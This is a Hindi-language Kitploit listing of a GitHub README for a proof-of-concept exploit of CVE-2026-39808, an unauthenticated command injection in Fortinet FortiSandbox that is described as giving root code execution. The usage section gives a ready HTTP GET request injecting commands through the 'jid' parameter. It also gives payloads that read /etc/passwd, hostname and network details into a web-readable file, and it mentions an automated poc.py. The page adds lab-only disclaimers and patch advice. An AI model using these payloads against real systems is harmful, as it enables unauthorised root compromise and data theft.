
Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
Log in
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-39808 — CVE-2026-39808 | Kitploit
उपकरण/GitHubGitHub/0xblackash/cve-2026-39808
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोललर्निंग और शिक्षापेलोड डेवलपमेंटलैब और अभ्यास
GitHub0xblackash/cve-2026-39808

CVE-2026-39808

CVE-2026-39808

रिपॉजिटरी देखें
2285 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

🚨 FortiSandbox रूट सैंडबॉक्स एस्केप - CVE-2026-39808

1765359501378
Status CVE Affected Versions

🎯 अवलोकन

इस रिपॉजिटरी में CVE-2026-39808 के लिए एक साफ और अच्छी तरह से प्रलेखित प्रूफ ऑफ कॉन्सेप्ट (PoC) शामिल है — जो Fortinet FortiSandbox में एक गंभीर अप्रमाणित कमांड इंजेक्शन भेद्यता है, जो सैंडबॉक्स एस्केप और रूट (uid=0) के रूप में रिमोट कोड निष्पादन की अनुमति देती है।

यह PoC क्या प्रदर्शित करता है:


  • jid पैरामीटर के माध्यम से पथ ट्रैवर्सल + कमांड इंजेक्शन
  • विश्लेषण वातावरण से सैंडबॉक्स से बाहर निकलना
  • रूट विशेषाधिकारों के साथ मनमाने कमांड का निष्पादन
  • सिस्टम फ़ाइलों और नेटवर्क जानकारी को पढ़ना

📸 डेमो




CVE-2026-39808 1 CVE-2026-39808 0 CVE-2026-39808 3 CVE-2026-39808 2 CVE-2026-39808 4

सफल शोषण uid=0 gid=0 groups=0 दिखा रहा है


🚀 प्रभावित संस्करण

संस्करण श्रेणीस्थिति
FortiSandbox 4.4.0 – 4.4.8कमजोर
FortiSandbox 5.0.0 – 5.0.5कमजोर
4.4.9+ / 5.0.6+पैच किया गया

🛠️ उपयोग कैसे करें (केवल प्रयोगशाला में)

1. सरल पेलोड (अनुशंसित)

GET /fortisandbox/job-detail/tracer-behavior?jid=%7C(id%3E/web/ng/out.txt)%7C HTTP/1.1
Host: your-lab-ip

2. परिणाम देखें

ब्राउज़र में खोलें:

https://your-lab-ip/ng/out.txt

3. उन्नत पेलोड उदाहरण

# आईपी पता + होस्टनाम प्राप्त करें
jid=|(hostname; ip -4 addr show > /web/ng/out.txt)|

# पूर्ण सिस्टम रिकॉनिसेंस
jid=|(whoami; id; hostname; ip addr; cat /etc/passwd > /web/ng/out.txt)|

📁 रिपॉजिटरी सामग्री

  • poc.py → स्वचालित Python एक्सप्लॉइट
  • burp-request.txt → उपयोग के लिए तैयार Burp Suite अनुरोध
  • payloads.md → उपयोगी पेलोड का संग्रह
  • screenshots/ → चरण-दर-चरण शोषण छवियाँ
  • README.md → यह फ़ाइल

⚠️ महत्वपूर्ण नोट्स

  • केवल शैक्षिक और प्रयोगशाला उद्देश्यों के लिए
  • किसी भी उत्पादन या अनधिकृत प्रणाली पर इसका उपयोग न करें
  • परीक्षण से पहले हमेशा उचित अनुमति प्राप्त करें
  • अपने FortiSandbox को 4.4.9+ या 5.0.6+ संस्करण में पैच करें

🛡️ शमन

FortiSandbox को तुरंत निम्नलिखित संस्करणों में से किसी एक में अपडेट करें:

  • 4.4.9 या उच्चतर
  • 5.0.6 या उच्चतर

Fortinet ने इस भेद्यता को संबोधित करने वाले आधिकारिक पैच जारी किए हैं।


अनुसंधान एवं शिक्षण उद्देश्यों के लिए बनाया गया
⭐ इस रेपो को स्टार करें यदि इसने आपकी मदद की!

टूल डाउनलोड करें